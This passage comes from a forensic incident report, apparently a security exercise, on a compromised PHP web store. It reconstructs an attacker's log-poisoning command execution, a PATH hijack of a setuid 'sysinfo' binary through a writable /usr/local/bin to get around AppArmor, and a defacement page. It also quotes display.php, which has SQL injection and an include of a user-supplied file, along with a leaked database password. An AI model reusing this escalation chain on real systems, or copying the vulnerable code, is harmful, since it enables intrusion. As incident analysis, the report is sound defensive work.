lo eth0 docker0 veth963ac17@if4 \n
\n
***** PCI devices\n
00:00.0 Host bridge: Intel Corporation 440FX - 82441FX PMC [Natoma] (rev 02)\n
00:01.0 ISA bridge: Intel Corporation 82371SB PIIX3 ISA [Natoma/Triton II]\n
00:01.1 IDE interface: Intel Corporation 82371AB/EB/MB PIIX4 IDE (rev 01)\n
00:02.0 VGA compatible controller: VMware SVGA II Adapter\n
00:03.0 Ethernet controller: Intel Corporation 82540EM Gigabit Ethernet Controller (rev 02)\n
00:04.0 System peripheral: InnoTek Systemberatung GmbH VirtualBox Guest Service\n
00:05.0 Multimedia audio controller: Intel Corporation 82801AA AC'97 Audio Controller (rev 01)\n
00:06.0 USB controller: Apple Inc. KeyLargo/Intrepid USB\n
00:07.0 Bridge: Intel Corporation 82371AB/EB/MB PIIX4 ACPI (rev 08)\n
00:0b.0 USB controller: Intel Corporation 82801FB/FBM/FR/FW/FRW (ICH6 Family) USB2 EHCI Controller\n
00:0d.0 SATA controller: Intel Corporation 82801HM/HEM (ICH8M/ICH8M-E) SATA Controller [AHCI mode] (rev 02)\n
"\n
```

As we can see, the **lspci** executed was not the attackers exploit but the normal /usr/bin/lspci. Although there was no error shown.
This happened because there is a **/usr/sbin/sysinfo** apparmor configuration that prohibits executing code from the tmp folder, the attacker will only be able to execute the exploit via sysinfo if the **lspci** (exploit) is in the **/usr/bin/** or **/usr/local/bin** folders.

```
/usr/sbin/sysinfo {
 capability setuid,

 /etc/ld.so.cache r,
 /usr/lib/x86_64-linux-gnu/lib* mr,

 /usr/bin/dash ix,

 /usr/bin/* ux,
 /usr/local/bin/* ux,
```

The attacker suspects that apparmor could be the reason **/tmp/lspci** didn't run, so he first lists all the files in the **/etc/apparmor.d/** folder by passing **ls /etc/apparmor.d/** as cmd parameter *[763].*

```
192.168.1.118 - - [06/Jan/2021:10:00:55 +0000] "GET /display.php?type=1&lang=/var/log/auth.log&cmd=ls%20/ HTTP/1.1" 2
192.168.1.118 - - [06/Jan/2021:10:01:15 +0000] "GET /index.php HTTP/1.1" 200 791 "-" "abstractions\n
disable\n
force-complain\n
local\n
lsb_release\n
nvidia_modprobe\n
tunables\n
usr.sbin.mysqld\n
usr.sbin.sysinfo\n
"\n
```

He spots the usr.sbin.sysinfo and reads it by passing it as cmd parameter, **cat etc/apparmor.d/usr.sbin.sysinfo** *[774].* He now knows where he can put his exploit in order to be executed.

He lists the two possible candidates **/usr/** and **/usr/local** folders, seeing their permissions by passing **ls -la /usr/ /usr/local** as cmd parameter *[785].*

The attacker now realizes that he possesses writing permissions in the **/usr/local/bin** folder (he does not have this permissions in the **/usr/bin** folder).

```
192.168.1.118 - - [06/Jan/2021:10:01:15 +0000] "GET /inc
total 84\n
drwxr-xr-x 14 root root  4096 Oct 26 10:18 .\n
drwxr-xr-x 18 root root  4096 Jan  6 01:09  ..\n
drwxr-xr-x  2 root root 24576 Jan  6 00:59 bin\n
drwxr-xr-x  2 root root  4096 Jul  9  2019 games\n
drwxr-xr-x 32 root root  4096 Jan  6 00:09 include\n
drwxr-xr-x 60 root root  4096 Jan  6 00:21 lib\n
drwxr-xr-x  2 root root  4096 Oct 26 10:18 lib32\n
drwxr-xr-x  2 root root  4096 Jan  5 18:29 lib64\n
drwxr-xr-x  4 root root  4096 Oct 26 10:31 libexec\n
drwxr-xr-x  2 root root  4096 Oct 26 10:18 libx32\n
drwxr-xr-x 10 root root  4096 Oct 26 10:18 local\n
drwxr-xr-x  2 root root 12288 Jan  6 00:09 sbin\n
drwxr-xr-x 95 root root  4096 Jan  5 20:59 share\n
drwxr-xr-x  2 root root  4096 Jul  9  2019 src\n
\n
```

```
/usr/local:\n
total 40\n
drwxr-xr-x 10 root root 4096 Oct 26 10:18 .\n
drwxr-xr-x 14 root root 4096 Oct 26 10:18  ..\n
drwxrwxrwx  2 root root 4096 Jan  6 09:43 bin\n
drwxr-xr-x  2 root root 4096 Oct 26 10:18 etc\n
drwxr-xr-x  2 root root 4096 Oct 26 10:18 games\n
drwxr-xr-x  2 root root 4096 Oct 26 10:18 include\n
drwxr-xr-x  3 root root 4096 Jan  6 00:21 lib\n
lrwxrwxrwx  1 root root    9 Oct 26 10:18 man -> share/man\n
drwxr-xr-x  2 root root 4096 Oct 26 10:18 sbin\n
drwxr-xr-x  4 root root 4096 Oct 26 14:05 share\n
drwxr-xr-x  2 root root 4096 Oct 26 10:18 src\n
"\n
```

The attacker then copies the exploit to the **/usr/local/bin** folder by passing **cp /tmp/lspci /usr/local/bin** as cmd parameter *[796].*
We can be sure that this was done because the file is still in the folder.

Passing **PATH=/usr/local/bin:/bin /usr/sbin/sysinfo 2>&1** as cmd parameter *[807],* the attacker sets the variable PATH and runs **/usr/sbin/sysinfo,** which will run among other commands the attacker exploit (**/usr/local/bin/lspci**).

The exploit involves downloading a file from the attackers machine (*[812]*, *[816]*, *[821]*) and saving in the **tmp** folder as **index_pwn.html**, then moving this file to the **/var/www/html** folder.

```
<html>\n
<head>\n
\t<title>Pwned</title>\n
  <link\n
    rel="stylesheet"\n
    href="https://cdnjs.cloudflare.com/ajax/libs/animate.css/4.0.0/animate.min.css"\n
  />\n
</head>\n
<body bgcolor="black" text="#00ff00">\n
\t<center>\n
<pre>\n
 [truncated]    MCA3Nzc3IDMzIDc3NyA4ODggMzMgNzc3IDAgNDQgMiAyMjIgNTUgMzMgMyAwIDIyIDk5OSAwIDIyIDU1NSAzIDAgNzc3IDg4IDY2IDY2IDc3NyAwIDAgMzMgNjYgNSA2NyOTk5IDAgMiAyMjIgMjIyIDMzIDc3NzcgNzc3NyAwIDggNjY2IDA
    <div class="animate__animated animate__bounce animate__repeat-3">\n
\t<h1 class="animate__animated animate__bounce">    \n
\t      _____________________________________ \n
\t     |                                     |\n
\t     |      g0d@y33t:~$ whoami             |\n
\t     |                                     |\n
\t     |      root                           |\n
\t     |                                     |\n
\t     |                                     |\n
\t     |                                     |\n
\t     |_____________________________________|\n
\t     |_____________________________________|\n
  \n
  </h1>\n
</div>\n
 [truncated]DIyIDIyIDIgMjIyIDU1IDAgMCA3Nzc3IDc3IDU1NSA0NDQgMCA5OSA3Nzc3IDc3NzcgMCAyMjIgNDQgMzMgMjIyIDU1IDAgOCA0NCAzMyAwIDIyIDc3NyA2NjYgMjIyIDQ0IDg4IDc3NyAzMyAwIDc3NyAyMjIgMzMgMCA2NjYgNjYgMCA1NTUgMiA2
</pre>\n
</center>\n
</body>\n
</html>\n
```


```
192.168.1.118 - - [06/Jan/2021:10:01:15 +0000] "GET /index.php HTTP/1.1" 200 791 "-" "|-------------------------------------------------
|                  System Information v0.2.1              |\n
|---------------------------------------------------------|\n
\n
\n
\n
***** USB devices\n
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub\n
Bus 002 Device 002: ID 80ee:0021 VirtualBox USB Tablet\n
Bus 002 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub\n
\n
\n
***** Network devices\n
lo eth0 docker0 veth963ac17@if4 \n
\n
***** PCI devices\n
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current\n
                                 Dload  Upload   Total   Spent    Left  Speed\n
\r
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0\r
100  1539  100  1539    0     0   751k      0 --:--:-- --:--:-- --:--:--  751k\n
0\n
"\n
192.168.1.118 - - [06/Jan/2021:10:01:29 +0000] "GET /display.php?type=1&lang=/var/log/apache2/access.log&cmd=ls%20/ HTTP/1.1" 200 1379
```

Downloaded files

As mentioned before, the attacker managed to download certain files:

- **Brochure.pdf**

- **Index.php**

```
<?php
include 'header.php';
include 'front.php';
include 'footer.php';
?>
</div>
<div class="products-list"></div>
```

- **Config.php**

```
<?php
$host = 'localhost';
$user = 'root';
$pass = '1ll-b3-b4ck';
$database = 'oldstore';
?>
</div>
<div class="products-list"></div>
```

- **Products.php**

```
<?php
include 'header.php';
include 'display.php';
include 'footer.php';
?>
</div>
<div class="products-list"></div>
```

- **Display.php**

```php
<div class="content">
<div class="prod-box">
<div class="prod-details">
<?php
include 'connection.php';

if (isset($_GET['type'])) {
    $type = $_GET['type'];
    if (!$_COOKIE['level'] == "1") {
        $type = preg_replace("/\s+/","", $type);
    }
    $sql    = 'SELECT * FROM tblProducts WHERE type =' . $type;

    if (!$result = mysql_query($sql, $link)) {
        header('Location: /index.php') ;
    }

    if (!$result) {
        echo "DB Error, could not query the database\n";
        echo 'MySQL Error: ' . mysql_error();
        exit;
    }

    if (mysql_num_rows($result) > 0) {
        if (isset($_GET['lang'])) {
            $lang = $_GET['lang'];
        }
        elseif (isset($_COOKIE['lang'])) {
            $lang = $_COOKIE['lang'];
        } else {
            $lang = 'GBP';
        }

        include $lang;

        while ($row = mysql_fetch_assoc($result)) {
            echo '<a href="/details.php?prod=' . $row['id']  . '&type=' . $row['type'] . '"><div class="list-product">';
            echo '<img class=prod-img src=images/products/' . $row['id'] . '.jpg>';
            echo '<strong>Name: </strong>' . $row['name'] . '<br />';
            echo '<strong>Price: </strong>' . $currency . $row['price']*$multiplier;
            echo '</div></a>';
        }

        mysql_free_result($result);
    }
}
?>
</div>
</div>
</div>
<div class="products-list"></div>
```

Conclusion

In conclusion, we considered that this **wasn't a malicious attack**, and that the attacker didn't have the intention to harm, or to extort some sensitive data.
He probably did it just for fun, and to show how **vulnerable this system is**, trying his luck while exploring it.

Regarding all the vulnerabilities pointed by our review of the system, we **reinforce** the need to implement (correctly) **more measures to prevent future attacks**, because they may be more serious than this one was. On this measures being the implementation of **chroot** allong **AppArmor,** paying special attention to **Set-UID** and **Set-GID.**

On the **index_pwn.html** file, we can see an encoded text:
MCA3Nzc3IDMzIDc3NyA4ODggMzMgNzc3IDAgNDQgMiAyMjIgNTUgMzMgMyAwIDIyIDk5OS
AwIDIyIDU1NSAzIDAgNzc3IDg4IDY2IDY2IDc3NyAwIDAgMzMgNjYgNSA2NjYgOTk5IDAgMiAy
MjIgMjIyIDMzIDc3NzcgNzc3NyAwIDggNjY2IDAgOCA0NCAzMyAwIDQ0IDY2NiA3Nzc3IDggMC
AwIDMzMyA2NjYgNzc3IDAgMyAyMiAwIDc3NyA2NjYgNjY2IDggMCA1NTUgNTU1IDIyIDIgMiAy
MjIgNTUgMCAwIDc3NzcgNzcgNTU1IDQ0NCAwIDk5IDc3NzcgNzc3NyAwIDIyMiA0NCAzMyAy
MjIgNTUgMCA4IDQ0IDMzIDAgMjIgNzc3IDY2NiAyMjIgNDQgODggNzc3IDMzIDAgNzc3IDIy
MiAzMyAwIDY2NiA2NiAwIDU1NSAyIDY2IDQgMCA4ODggMiA3NzcgNDQ0IDIgMjIgNTU1IDMz
IDAgOCA0NCA3NzcgNjY2IDg4IDQgNDQgMCAyIDcgMiAyMjIgNDQgMzMgMCA4ODggMiA3Nzcg
NTU1IDY2NiA0IDIgNyAyIDIyMiA0NCAzMyAyIDIyMiAyMjIgMzMgNzc3NyA3Nzc3IDU1NSA2
NjYgNCAw

When decoding it using a Base64 decoder, whe get the following numbers:
0 7777 33 777 888 33 777 0 44 2 222 55 33 3 0 22 999 0 22 555 3 0 777 88 66 66 777 0 0 33
66 5 666 999 0 2 222 222 33 7777 7777 0 8 666 0 8 44 33 0 44 666 7777 8 0 0 333 666 777 0 3
22 0 777 666 666 8 0 555 555 22 22 2 222 55 0 0 7777 77 555 444 0 99 7777 7777 0 222 44 33
222 55 0 8 44 33 0 22 777 666 222 44 88 777 33 0 777 222 33 0 666 66 0 555 2 66 4 0 888 2
777 444 2 22 555 33 0 8 44 777 666 88 4 44 0 2 7 2 222 44 33 0 888 2 777 555 666 4 2 7 2 222
44 33 2 222 222 33 7777 7777 555 666 4 0

Passing this through a **T9 keyboard**, this **message** is presented to us:

```
SERVER HACKED BY BLD RUNNR
ENJOY ACCESS TO THE HOST
FOR DB ROOT LLBBACK
SQLI XSS CHECK THE BROCHURE RCE ON LANG VARIABLE THROUGH APACHE VARLOGAPCHEACCESSLOG
```

References

https://www.acunetix.com/websitesecurity/php-security-2/
https://wiki.ubuntu.com/AppArmor
https://null-byte.wonderhowto.com/how-to/hack-like-pro-finding-potential-suid-sgid-vulnerabilities-linux-unix-systems-0158373/
https://linuxconfig.org/how-to-use-special-permissions-the-setuid-setgid-and-sticky-bits
https://www.man7.org/linux/man-pages/man1/find.1.html